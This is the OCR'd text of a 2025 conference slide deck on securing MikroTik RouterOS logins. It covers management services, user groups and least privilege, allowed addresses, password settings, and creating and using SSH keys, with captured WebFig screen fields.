IT LEARNING SLOVAKIA

AKREDITOVANÉ POČÍTAČOVÉ KURZY
ŠKOLENIA A IT SEMINÁRE

# Securing MikroTik Devices

## Improving the security of logon

*Michal Dobšovič*

MIKROTIK professionals conference

Prague - Czech Republic, March 2025

IT LEARNING SLOVAKIA
AKREDITOVANÉ POČÍTAČOVÉ KURZY
ŠKOLENIA A IT SEMINÁRE

# Michal Dobšovič


dobsovic@itlearning.sk

MIKROTIK | Certified Trainer

MTCNA | MTCRE | MTCSWE | MTCSE | MTCTCE | MTCIPv6E

# Agenda

Services



SSH


RoMON

WebFig

Passwords

TOTP

# RouterOS management services




Telnet (tcp/23)

SSH (tcp/22)


WebFig (tcp/80, tcp/443)

WinBox (tcp/8291, L2, RoMON)

# Users




replace admin





principle of least privilege


password security




allowed addresses


Group <read>
Name: read
Policies: local telnet ssh
ftp reboot read
write policy test
winbox password web
sniff sensitive api
romon rest-api
OK
Cancel
Apply
Comment
Copy
Remove
Skin: default
System


User List
Users
Groups
SSH Keys
SSH Private Keys
Active Users
Settings
AAA
Find
Name
Group
Allowed Address
Last Logged In
Mar/02/2025 21:03:05
User Settings
Minimum Password Length:
0
Minimum Categories:
0
OK
Cancel
Apply
1 item


User <user1>
Name: user1
Group: read
Allowed Address: 172.31.10.0/24
Last Logged In:
Inactivity Timeout: 00:10:00
Inactivity Policy: none
OK
Cancel
Apply
Disable
Comment
Copy
Remove
Password...
Expire Password
enabled
expired

# Secure Shell (SSH)



no passwords, use SSH keys

verify host key

use Strong crypto

use SSH tunneling


# Creating the SSH key

- To create the SSH key on Windows or Linux:

```
ssh-keygen -t rsa -b 3072
```

```
ssh-keygen -t ed25519
```


- Copy the **.pub** file to the device (not the private one!)
- Import the SSH key




- Connect via SSH with key:

```
ssh -i keyfile test@192.168.88.1
```

# Considerations when using SSH keys





adding SSH key for the user will disable password login **via SSH** by default

✓ encrypt SSH private key with password

✓✓ save private key on encrypted storage

